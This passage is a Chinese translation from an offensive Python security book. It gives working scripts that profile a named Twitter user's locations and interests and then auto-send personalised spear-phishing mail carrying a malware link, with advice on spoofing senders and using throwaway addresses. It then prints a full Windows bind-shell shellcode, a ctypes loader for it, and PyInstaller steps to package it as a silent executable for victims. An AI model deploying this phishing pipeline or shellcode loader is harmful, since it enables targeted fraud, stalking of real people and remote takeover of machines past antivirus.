在这一点上，我们的脚本已经自动的收集了一些我们的目标的信息。在我们的下一系列的步骤中，我们将撤离域和组织，开始在网上寻找可用的个人信息。

像Google，Twitter给开发者提供了API，该文档在 https://dev.twitter.com/docs ，非常深入，提供了更多特点的访问，但在本程序中用不到。

让我们探究以下如何从Twitter检索数据。具体来说，我们要转发美国爱国者黑客th3j35t3r的微博，他把Boondock Saint作为自己的昵称。我们将构建 `reconPerson()` 类然后输入th3j35t3r作为Twitter的搜索关键字。

```
# coding=UTF-8

import json
import urllib
from anonBrowser import *

class reconPerson:
    def __init__(self,first_name,last_name, job='',social_media={}
        self.first_name = first_name
        self.last_name = last_name
        self.job = job
        self.social_media = social_media
    def __repr__(self):
        return self.first_name + ' ' + self.last_name + ' has job
    def get_social(self, media_name):
        if self.social_media.has_key(media_name):
            return self.social_media[media_name]
        return None
    def query_twitter(self, query):
        query = urllib.quote_plus(query)
        results = []
        browser = anonBrowser()
        response = browser.open('http://search.twitter.com/search.j
        json_objects = json.load(response)
        for result in json_objects['results']:
            new_result = {}
            new_result['from_user'] = result['from_user_name']
            new_result['geo'] = result['geo']
            new_result['tweet'] = result['text']
            results.append(new_result)
        return results
ap = reconPerson('Boondock', 'Saint')
print ap.query_twitter('from:th3j35t3r since:2010-01-01 include:ret
```

当进一步的继续检索Twitter，我们已经看到了打来那个的信息，这可能对爱国者黑客有用。他正在和一些黑客团体UGNazi的支持者起冲突。好奇心驱使我们想知道为什么会变成这样。

```
recon:~# python twitterRecon.py
[{'tweet': u'RT @XNineDesigns: @th3j35t3r Do NOT give up. You are
the bastion so many of us need. Stay Frosty!!!!!!!!', 'geo':
None, 'from_user': u'p\u01ddz\u0131uod\u0250\u01dd\u028d \u029e\
u0254opuooq'}, {'tweet': u'RT @droogie1xp: "Do you expect me to
talk?" - #UGNazi "No #UGNazi I expect you to die." @th3j35t3r
#ticktock', 'geo': None, 'from_user': u'p\u01ddz\u0131uod\u0250\
u01dd\u028d \u029e\u0254opuooq'}, {'tweet': u'RT @Tehvar: @th3j35t3
my thesis paper for my masters will now be focused on supporting th
#wwp, while I can not donate money I can give intelligence.'
<..SNIPPED..>
```

我希望，你看到这个代码的时候在想“我现在知道该怎么做了！”确实是这样，从互联网上检索一些特定模式的信息之后。显然，使用Twitter的结果没有用，使用他们寻找目标的信息。当谈论获取个人信息时社交平台是一个金矿。个人的生日，家乡甚至家庭地址，电话号码等隐秘的信息都会被给予不怀好意的人。人们往往没有意识到这个问题，使用社交网站是不安全的习惯。让我们进一步的探究从Twitter的提交里面提取位置数据。

获取Twitter的位置数据

很多Twitter用户遵守一个不成文的规定，当有创作时就与全世界分享。一般来说，计算公式是：【其他Twitter用户的消息是针对】+【文本的消息加上段连接】+【Hash标签】。其他的信息可能也包括，但是不在消息体内，就像图像或者位置。然而，退后一步，以攻击者的眼光审视一下这个公式，对于恶意用户这个公式变成了：【用户感兴趣的人，增加某人眞正交流的机会】+【某人感兴趣的链接或者主题，他们会对这个主题的消息很感兴趣】+【某人可能会对这个主题有更多的了解】。图片或者地理标签不在有用或者是朋友的有趣的花边新闻。他们会成为配置中的额外的细节，例如某人经常去哪吃早餐。虽然这可能是一个偏执的观点，我们将自动化的收集从Twitter检索的每一条信息。

```
# coding=UTF-8

import json
import urllib
import optparse
from anonBrowser import *

def get_tweets(handle):
    query = urllib.quote_plus('from:' + handle+ ' since:2009-01-01
    tweets = []
    browser = anonBrowser()
    browser.anonymize()
    response = browser.open('http://search.twitter.com/search.json?
    json_objects = json.load(response)
    for result in json_objects['results']:
        new_result = {}
```

```
        new_result['from_user'] = result['from_user_name']
        new_result['geo'] = result['geo']
        new_result['tweet'] = result['text']
        tweets.append(new_result)
    return tweets

def load_cities(cityFile):
    cities = []
    for line in open(cityFile).readlines():
        city=line.strip('\n').strip('\r').lower()
        cities.append(city)
    return cities

def twitter_locate(tweets,cities):
    locations = []
    locCnt = 0
    cityCnt = 0
    tweetsText = ""
    for tweet in tweets:
        if tweet['geo'] != None:
            locations.append(tweet['geo'])
            locCnt += 1
            tweetsText += tweet['tweet'].lower()
    for city in cities:
        if city in tweetsText:
            locations.append(city)
            cityCnt+=1
            print("[+] Found "+str(locCnt)+" locations via Twitter
    return locations

def main():
    parser = optparse.OptionParser('usage%prog -u <twitter handle>
    parser.add_option('-u', dest='handle', type='string', help='spe
    parser.add_option('-c', dest='cityFile', type='string', help='s
    (options, args) = parser.parse_args()
    handle = options.handle
    cityFile = options.cityFile
    if (handle==None):
        print parser.usage
        exit(0)
    cities = []
    if (cityFile!=None):
        cities = load_cities(cityFile)
        tweets = get_tweets(handle)
        locations = twitter_locate(tweets,cities)
        print("[+] Locations: "+str(locations))

if __name__ == '__main__':
    main()
```

我了测试我们的脚本，我们建立了城市的列表。

```
recon:~# cat mlb-cities.txt | more
baltimore
boston
chicago
cleveland
detroit
<..SNIPPED..>
recon:~# python twitterGeo.py -u redsox -c mlb-cities.txt
[+] Found 0 locations via Twitter API and 1 locations from text sea
[+] Locations: ['toronto'] recon:~# python twitterGeo.py -u nationa
[+] Found 0 locations via Twitter API and 1 locations from text sea
[+] Locations: ['denver']
```

用正则表达式解析Twitter的关注

接下来我们将收集目标的兴趣，这包括其他用户或者是网路内容。任何时候网站都提供了能力知道用户对什么感兴趣，跳过去，这些数据将成为成功的社会工程攻击的基础。如我们前面讨论的，Twitter的兴趣点包含任何链接，Hash标签或者是其他用户提到的内容。用正则表达式找到这些很容易。

```
# coding=UTF-8
import json
import re
import urllib
import urllib2
import optparse
from anonBrowser import *

def get_tweets(handle):
    query = urllib.quote_plus('from:' + handle+ ' since:2009-01-01
    tweets = []
    browser = anonBrowser()
    browser.anonymize()
    response = browser.open('http://search.twitter.com/search.json?
    json_objects = json.load(response)
    for result in json_objects['results']:
        new_result = {}
        new_result['from_user'] = result['from_user_name']
        new_result['geo'] = result['geo']
        new_result['tweet'] = result['text']
        tweets.append(new_result)
    return tweets

def find_interests(tweets):
    interests = {}
    interests['links'] = []
    interests['users'] = []
    interests['hashtags'] = []
```

```
    for tweet in tweets:
        text = tweet['tweet']
        links = re.compile('(http.*?)\Z|(http.*?) ').findall(text)
        for link in links:
            if link[0]:
                link = link[0]
            elif link[1]:
                link = link[1]
            else:
                continue
            try:
                response = urllib2.urlopen(link)
                full_link = response.url
                interests['links'].append(full_link)
            except:
                pass
        interests['users'] += re.compile('(@\w+)').findall(text)
        interests['hashtags'] +=re.compile('(#\w+)').findall(text)
    interests['users'].sort()
    interests['hashtags'].sort()
    interests['links'].sort()
    return interests

def main():
    parser = optparse.OptionParser('usage%prog -u <twitter handle>
    parser.add_option('-u', dest='handle', type='sring', help='spec
    (options, args) = parser.parse_args()
    handle = options.handle
    if handle == None:
        print(parser.usage)
        exit(0)
    tweets = get_tweets(handle)
    interests = find_interests(tweets)
    print('\n[+] Links.')
    for link in set(interests['links']):
        print(' [+] ' + str(link))
        print('\n[+] Users.')
    for user in set(interests['users']):
        print(' [+] ' + str(user))
        print('\n[+] HashTags.')
    for hashtag in set(interests['hashtags']):
        print('\n[+] ' + str(hashtag))
if __name__ == '__main__':
    main()
```

运行我们的兴趣分析脚本，我们看到它解析出针对目标的链接，用户名，Hash标签。请注意，它返回了一个Youtube的视频，一些用户名和当前即将到来的比赛的Hash标签。好奇心再一次让我们知道该怎么做。

```
recon:~# python twitterInterests.py -u sonnench
[+] Links.
    [+]http://www.youtube.com/watch?v=K-BIuZtlC7k&amp;feature=plcp
[+] Users.
    [+] @tomasseeger
    [+] @sonnench
    [+] @Benaskren
    [+] @AirFrayer
    [+] @NEXERSYS
[+] HashTags.
[+] #UFC148
```

这里使用正则表达式不是寻找信息的合适方法。正则表达式抓住包含链接的文本将会错过某一特定的URL，因为用正则表达式很难匹配所有格式的URL。然而，对我们而言正则表达式99%的情况下会工作。此外，使用 `urllib2` 库里的函数打开链接而不是我们的匿名类。

再一次，我们将使用使用一个字典排序信息到一个更加易于管理的数据结构中，所以我们不需要创造一个类。由于Twitter字符的限制，许多URL使用某种服务把URL变短了。这些链接并不非常有用，因为他们能指向任何地方。为了扩展他们，我们将使用 `urllib2` 打开。脚本打开页面后， `urllib` 能取回整个URL。其他用户和Hash标签将使用类似的正则表达式来检索。并返回给主要的方法 `twitter()` 。位置和关注最后会被调用得到。

可以做其他事情扩展处理Twitter的能力。互联网上有无限的资源，无数中分析数据的方法要求扩大自动化收集信息程序的能力。 将我们整个系列的侦查包装在一起，我们做了一个类来检索位置，兴趣和Twitter。这些在下一节中将会看到用处的。

```
# coding=UTF-8
import urllib
from anonBrowser import *
import json
import re
import urllib2

class reconPerson:
    def __init__(self, handle):
        self.handle = handle
        self.tweets = self.get_tweets()
    def get_tweets(self):
        query = urllib.quote_plus('from:' + self.handle+' since:20
        tweets = []
        browser = anonBrowser()
        browser.anonymize()
        response = browser.open('http://search.twitter.com/search.j
        json_objects = json.load(response)
        for result in json_objects['results']:
            new_result = {}
            new_result['from_user'] = result['from_user_name']
```

```
                new_result['geo'] = result['geo']
                new_result['tweet'] = result['text']
                tweets.append(new_result)
            return tweets
    def find_interests(self):
        interests = {}
        interests['links'] = []
        interests['users'] = []
        interests['hashtags'] = []
        for tweet in self.tweets:
            text = tweet['tweet']
            links = re.compile('(http.*?)\Z|(http.*?) ').findall(te
            for link in links:
                if link[0]:
                    link = link[0]
                elif link[1]:
                    link = link[1]
                else:continue
            try:
                response = urllib2.urlopen(link)
                full_link = response.url
                interests['links'].append(full_link)
            except:
                pass
        interests['users'] +=re.compile('(@\w+)').findall(text)
        interests['hashtags'] +=re.compile('(#\w+)').findall(text)
        interests['users'].sort()
        interests['hashtags'].sort()
        interests['links'].sort()
        return interests
    def twitter_locate(self, cityFile):
        cities = []
        if cityFile != None:
            for line in open(cityFile).readlines():
                city = line.strip('\n').strip('\r').lower()
                cities.append(city)
                locations = []
                locCnt = 0
                cityCnt = 0
                tweetsText = ''
        for tweet in self.tweets:
            if tweet['geo'] != None:
                locations.append(tweet['geo'])
                locCnt += 1
                tweetsText += tweet['tweet'].lower()
        for city in cities:
            if city in tweetsText:
                locations.append(city)
                cityCnt += 1
        return locations
```

匿名邮件

越来约频繁的，网站要求用户创建并登陆账户，如果他们想访问网站的最佳资源的话。这显然会出现一个问题，对于传统的浏览用户，浏览互联网的浏览器是不同的，登陆显然破坏了匿名浏览，登陆后的任何行为取决于账户。大多数网站只需要一个有效的邮件地址并不检查其他的私人信息。像雅虎，Google提供的邮箱服务是免费的，很容易申请。然而，他们有一些服务和条款你必须接受和理解。

一个很好的选择是使用一个一次性的邮箱账户获得一个永久性的邮箱。十分钟邮箱 http://10minutemail.com/10MinuteMail/index.html 提供一个一次性的邮箱。攻击者可以利用很难追查的电子邮件创建不依赖他们的账户。大多数网站最起码的使用条款是不允许收集其他用户的信息。虽然实际的攻击者不遵守这些规定，对账户使用这种技术完全可以做到。记住，虽然这一技术可以被用来保护你，你应该采取行动，确保你的账户的行为安全。

大规模的社会工程

在这一点上，我们已经收集了目标的大量的有价值的信息。利用这些信息自动的生成邮件是一个复杂的事，尤其是添加了足够的细节让他变得可行。在这一点上一个选项可能会让目前的程序停止：这也允许攻击者利用所有的有用的信息构造一个邮件。然而，手动发邮件给一个大组织的每一个人是不可行的。Python的能力允许我们的这个过程自动化并快速获得结果。为了这个目的，我们将使用收集到的信息建立一个非常简单的邮件并发送给目标。

使用Smtplib发送邮件给目标

发送电子邮件的过程中通常需要开发客户的选择，点击新建，然后点击发送。在这背后，客户端连接到服务器，可能记录了日志，交换信息的发送人，收件人和其他必要的资料。Python的 `Smtplib` 库将在程序中处理这些过程。我们将通过建立一个Python的电子邮件客户端发送我们的恶意邮件给目标。这个客户端很基本，但让我们在程序中发送邮件很简单。我们这次的目的，我们将使用Google的邮件SMTP服务，你需要创建一个Google邮件账户，在我们的脚本中使用，或者使用自己的SMTP服务器。

```
import smtplib
from email.mime.text import MIMEText

def sendMail(user,pwd,to,subject,text):
    msg = MIMEText(text)
    msg['From'] = user
    msg['To'] = to
    msg['Subject'] = subject
    try:
        smtpServer = smtplib.SMTP('smtp.gmail.com', 587)
        print("[+] Connecting To Mail Server.")
        smtpServer.ehlo()
        print("[+] Starting Encrypted Session.")
        smtpServer.starttls()
        smtpServer.ehlo()
        print("[+] Logging Into Mail Server.")
        smtpServer.login(user, pwd)
        print("[+] Sending Mail.")
        smtpServer.sendmail(user, to, msg.as_string())
        smtpServer.close()
        print("[+] Mail Sent Successfully.")
    except:
        print("[-] Sending Mail Failed.")
user = 'username'
pwd = 'password'
sendMail(user, pwd, 'target@tgt.tgt', 'Re: Important', 'Test Messag
```

运行脚本，检查我们的邮箱，我们可以看到成功的发送了邮件。

```
recon:# python sendMail.py
[+] Connecting To Mail Server.
[+] Starting Encrypted Session.
[+] Logging Into Mail Server.
[+] Sending Mail.
[+] Mail Sent Successfully.
```

提供了有效的邮件服务器和参数，客户端将正确的发送邮件给目标。有许多的邮件服务器，然而，不带开转发，我们只能发送邮件到就特定的地址。在本地的邮件服务中设置转发，或者在互联网上打开转发。将能发送邮件从任何地址到任何地址，发送方的地址甚至可以是无效的。

垃圾邮件的发送者使用相同的技术发送邮件来自 `Potus@whitehouse.gov` ：他们简单的伪造了发送地址。很少 有人会打开来自可疑地址邮件，我们可以伪造邮件的发送地址是关键。使用客 户端打开，打开转发功能，是攻击者从一个看起来值得信奈的地址发送邮件， 增加用户点开邮件的可能性

用**Smtplib**进行鱼叉式网络钓鱼

将我们所有的研究放在一起是我们最后的阶段。在这里，我们的脚本创建了一个看起来像目标朋友发来的电子邮件，目标发现一些有趣的事情，邮件看起来是真人写的。大量的研究投入到帮助电脑的的交流看起来更像人，各种各样的方法任然在完善。为了减少这种可能性，我们将创建一个包含攻击荷载的的简单的信息邮件。程序的几个部分之一将涉及选择包含这条信息。我们的程序将按数据随机的选择。采取地步骤是：选择虚假的发件人地址，制作一个主题，创建一个信息，然后发送电子邮件。幸运的是创建发送人和主题是相当的简单。

代码的if语句仔细的处理和如何将短信息连接在一起是很重要的问题。当处理数量巨大的可能性时，在我们的侦查中将使用更多情况的代码，每一个可能性会被分为独立的函数。每一个方法将以特定的的方法承担一块的开始和结束，然后独立与其他代码的操作。这样，收集到某人的信息就越多，唯一改变的是方法。最后一步是通过我们的电子邮件客户端，相信它的人愚蠢的做剩下的活。这个过程的没一部分在这一章中都讨论过，这是任何被用来获取权限的钓鱼网站的产物。在我们的例子中，我们简单的发送一个名不副实的链接，有效荷载可以是附件或者是诈骗网站，或者任何其他的攻击方法。这个过程将对每一个成员重复，只要一个人上当攻击者就能获取权限。 我们特定的脚本将攻击一个用户基于他公开的信息。基于他的地点，用户，Hash标签，链接，脚本将创建一个附带恶意链接的邮件等待用户点击。

```
# coding=UTF-8
import smtplib
import optparse
from email.mime.text import MIMEText
from twitterClass import *
from random import choice

def sendMail(user,pwd,to,subject,text):
    msg = MIMEText(text)
    msg['From'] = user
    msg['To'] = to
    msg['Subject'] = subject
    try:
        smtpServer = smtplib.SMTP('smtp.gmail.com', 587)
        print("[+] Connecting To Mail Server.")
        smtpServer.ehlo()
        print("[+] Starting Encrypted Session.")
        smtpServer.starttls()
        smtpServer.ehlo()
        print("[+] Logging Into Mail Server.")
        smtpServer.login(user, pwd)
        print("[+] Sending Mail.")
        smtpServer.sendmail(user, to, msg.as_string())
        smtpServer.close()
        print("[+] Mail Sent Successfully.")
    except:
        print("[-] Sending Mail Failed.")

def main():
    parser = optparse.OptionParser('usage%prog -u <twitter target>
    parser.add_option('-u', dest='handle', type='string', help='spe
    parser.add_option('-t', dest='tgt', type='string', help='specif
```

```
    parser.add_option('-l', dest='user', type='string', help='speci
    parser.add_option('-p', dest='pwd', type='string', help='specif
    (options, args) = parser.parse_args()
    handle = options.handle
    tgt = options.tgt
    user = options.user
    pwd = options.pwd
    if handle == None or tgt == None or user ==None or pwd==None:
        print(parser.usage)
        exit(0)
    print("[+] Fetching tweets from: "+str(handle))
    spamTgt = reconPerson(handle)
    spamTgt.get_tweets()
    print("[+] Fetching interests from: "+str(handle))
    interests = spamTgt.find_interests()
    print("[+] Fetching location information from: "+ str(handle))
    location = spamTgt.twitter_locate('mlb-cities.txt')
    spamMsg = "Dear "+tgt+","
    if (location!=None):
        randLoc=choice(location)
        spamMsg += " Its me from "+randLoc+"."
    if (interests['users']!=None):
        randUser=choice(interests['users'])
        spamMsg += " "+randUser+" said to say hello."
    if (interests['hashtags']!=None):
        randHash=choice(interests['hashtags'])
        spamMsg += " Did you see all the fuss about "+ randHash+"?'
    if (interests['links']!=None):
        randLink=choice(interests['links'])
        spamMsg += " I really liked your link to: "+randLink+"."
    spamMsg += " Check out my link to http://evil.tgt/malware"
    print("[+] Sending Msg: "+spamMsg)
    sendMail(user, pwd, tgt, 'Re: Important', spamMsg)

if __name__ == '__main__':
    main()
```

测试我们的脚本，我们可以获得一些关于Boston Red Sox的信息，从他的Twitter账户上，为了发送一个恶意的垃圾邮件。

```
recon# python sendSpam.py -u redsox -t target@tgt -l username -p pa
[+] Fetching tweets from: redsox
[+] Fetching interests from: redsox
[+] Fetching location information from: redsox
[+] Sending Msg: Dear redsox, Its me from toronto. @davidortiz saic
[+] Connecting To Mail Server.
[+] Starting Encrypted Session.
[+] Logging Into Mail Server.
[+] Sending Mail.
[+] Mail Sent Successfully.
```

本章总结

虽然这个方法不是用于另一个人或者组织，但它对认识其可行性和组织的脆弱性很重要。Python和其他脚本语言允许程序员快速的创建一个方法，使用从互联网上找到的广阔的资源，来获取潜在的利益。在我们的代码中，我创建了一个类来模拟浏览器同时增加了匿名访问，检索网站，使用强大的Google，利用Twitter来了解目标的更多信息功能，然后把所有的细节发送一个特殊的电子邮件给目标用户。互联网的连接速度限制了程序，线程的某些函数将大大的减少执行时间。此外，一旦我们学会了如何从数据源中检索信息，对其他网站做同样的信息是很简单的。个人美誉访问和处理互联网上大量的信息的能力，但是强大的Python和它的库允许访问每一个资源的能力远远高于几个熟练的人员。知道这一切，攻击不是你想象中的那么复杂，你的组织是如何的脆弱？什么公开的信息可以被攻击者使用？你会成为一个Python检索信息和恶意邮件的受害者吗？

第七章 躲避杀毒系统

本章内容：

1. 使用Python Ctypes 工作
2. 使用Python 躲避杀毒软件
3. 使用Pyinstaller 构建Win32 可执行程序
4. 利用HTTPLib 发送GET/POST 请求
5. 和在线病毒扫描交互

> 这是一个“小男人”要向你证明的事情，无论你多么强大，无论你多么疯狂，你都必须接受失败！
>
> —Saulo Ribeiro 巴西柔术 六次世界冠军

简介：**Flame**！

2012 年5 月28 日，伊朗的Maher 中心检测到了一个复杂精妙的计算机网络攻击。这个攻击是此次的复杂，43 种杀毒引擎的43 种测试也无法辨认出在攻击中使用的恶意代码。发现一些ASCII 字符串出现在代码中后将它称为Flame，恶意软件出现的感染的系统是伊朗的国家计算机战略组。编译Lua 脚本命名为：Beetlejuice, Microbe, Frog, Snack, and Gator，恶意软件偷偷的通过蓝牙记录音频，感染附近的机器，上传截图和数据到远程的控制命令服务器。

估计恶意软件已经使用两年了，Kapersky 实验室很快的解释说Flame 是“迄今为止发现的最复杂的威胁之一”。它很大并且难以置信的复杂。然而，如何做到防病毒软件无法检测到它至少两年了？他们没有检测到它是因为大多数杀毒软件只要是将基于签名检测作为主要的检测方法。尽管一些厂商开始采取一些更复杂的方法如启发式或者名誉度，但这些依然是性概念。

在最后一章，我们将创建一个杀毒软件来躲避杀毒引擎。所使用的概念主要是Mark Baggett 实现的，大约一年前它分享了他的方法。然而，绕过杀毒软件的方法在本章的写作时间时任然可用。注意到Flame，使用了编译的Lua 脚本。我们将实现Mark 的方法，编译Python 脚本为Windows 可执行程序，为了躲避杀毒软件。

躲避杀毒软件

为了创建恶意软件，我们需要恶意代码。Metasploit 框架包含了一个恶意代码库。我们可以使用Metasploit 生成一些C 风格的ShellCode 作为恶意软件的攻击荷载。我们将使用简单的Windows 绑定shell，将绑定 `cmd.exe` 到TCP 端口：这允许攻击者远程连接到主机并发出命令和 `cmd.exe` 程序相交互。

```
attacker:~# msfpayload windows/shell_bind_tcp LPORT=1337 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=1337, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
    "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
    "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
    "\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
    "\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
    "\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
    "\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
    "\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
    "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
    "\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
    "\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
    "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
    "\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
    "\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
    "\x31\xdb\x53\x68\x02\x00\x05\x39\x89\xe6\x6a\x10\x56\x57\x68"
    "\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
    "\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
    "\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
    "\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
    "\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
    "\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
    "\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
    "\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
    "\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

接下来，我们写一个脚本执行这个C 风格shellcode。Python 允许导入外来函数的库。我们可以导入 `ctypes` 库，它允许我们和C 语言的数据类型交互。定义一个变量存储我们的shellcode 之后，我们简单的把它作为一个函数并执行他，作为未来的参考，我们保存这个文件为 `bindshell.py` 。

```
from ctypes import *
shellcode =
    ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
    "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
    "\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
    "\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
    "\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
    "\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
    "\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
    "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
    "\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
    "\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
    "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
    "\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
    "\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
    "\x31\xdb\x53\x68\x02\x00\x05\x39\x89\xe6\x6a\x10\x56\x57\x68"
    "\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
    "\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
    "\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
    "\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
    "\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
    "\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
    "\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
    "\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
    "\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");
memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

而此时的脚本将会在装有Python 解释器的Windows 上执行，让我们通过Pyinstaller 编译软件提高它。(可以从 http://www.pyinstaller.org/ 获得)。Pyinstaller 将Python 脚本编译为独立的可执行程序，可以分发给没有安装Python 解释器的系统使用。在编译脚本之前，运行 `Configure.py` 脚本绑定Pyinstaller 很重要。

```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Users\victim>cd pyinstaller-1.5.1
C:\Users\victim\pyinstaller-1.5.1>python.exe Configure.py
I: read old config from config.dat
I: computing EXE_dependencies
I: Finding TCL/TK...
<..SNIPPED..>
I: testing for UPX...
I: ...UPX unavailable
I: computing PYZ dependencies...
I: done generating config.dat
```

接下来，我们将指导Pyinstaller 建立一个说明文件为Windows 的可执行文件做准备，我们将指示Pyinstaller 不显示一个控制台用 `--noconsole` 选项，最终构建一个最终的可执行程序到一个单独的文件用 `--onefile` 选项。

```
C:\Users\victim\pyinstaller-1.5.1>python.exe Makespec.py --onefile
wrote C:\Users\victim\pyinstaller-1.5.1\bindshell\bindshell.spec
now run Build.py to build the executable
```

接下来，建立了说明文件后，我们将指示Pyinstaller 建立一个可执行文件分发给我们的受害者。Pyinstaller 创建一个名为 `bindshell.exe` 的可执行程序在目录 `bindshell\dist\` 下，我们现在可以分发这个可执行程序给任何Windows 32 位系统的受害者。

```
C:\Users\victim\pyinstaller-1.5.1>python.exe Build.py bindshell\bi
I: Dependent assemblies of C:\Python27\python.exe:
I: x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0.21022.8_none
checking Analysis
<..SNIPPED..>
checking EXE
rebuilding outEXE2.toc because bindshell.exe missing
building EXE from outEXE2.toc
Appending archive to EXE bindshell\dist\bindshell.exe
```

在我们的受害者的电脑上运行可执行程序后，我们可以看到TCP 的1337 端口正在监听。

```
C:\Users\victim\pyinstaller-1.5.1\bindshell\dist>bindshell.exe
C:\Users\victim\pyinstaller-1.5.1\bindshell\dist>netstat -anp TCP
Active Connections
Proto Local Address oreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1337 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49157 0.0.0.0:0 LISTENING
```

连接到受害者的IP 地址和TCP 的1337 端口，我们看到我们的恶意软件正在成功的运行，正如预期的那样。但是它能成功的躲避杀毒软件码？在下一节我们将编写一个Python 脚本来验证：

```
attacker$ nc 192.168.95.148 1337
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Users\victim\pyinstaller-1.5.1\bindshell\dist>
```

验证躲避

我们将使用服务 `vscan.novirusthanks.org` 扫描我们的可执行程序。NoVirusThanks 提供了一个WEB 页面接口上传可疑文件并用14 种不同的杀毒引擎扫描。使用WEB 页面接口上传恶意文件时可以告诉我们我们想知道的，让我们利用这个机会编写一个快速的Python 脚本来自动化处理这个过程。用tcpdump 捕获和WEB 页面接口交互的过程给了我们的Python 脚本的一个很好的开始点。我么可以看到，HTTP 头包含了一个围绕文件内容边界的设定。我们的脚本需要这些头和这些参数，为了提交文件：

```
POST / HTTP/1.1
Host: vscan.novirusthanks.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryF
Referer: http://vscan.novirusthanks.org/
Accept-Language: en-us
Accept-Encoding: gzip, deflate-------WebKitFormBoundaryF17rwCZdGuPN
Content-Disposition: form-data; name="upfile";filename="bindshell.e
Content-Type: application/octet-stream
<..SNIPPED FILE CONTENTS..>
------WebKitFormBoundaryF17rwCZdGuPNPT9U
Content-Disposition: form-data; name="submitfile"
Submit File
------WebKitFormBoundaryF17rwCZdGuPNPT9U--
```

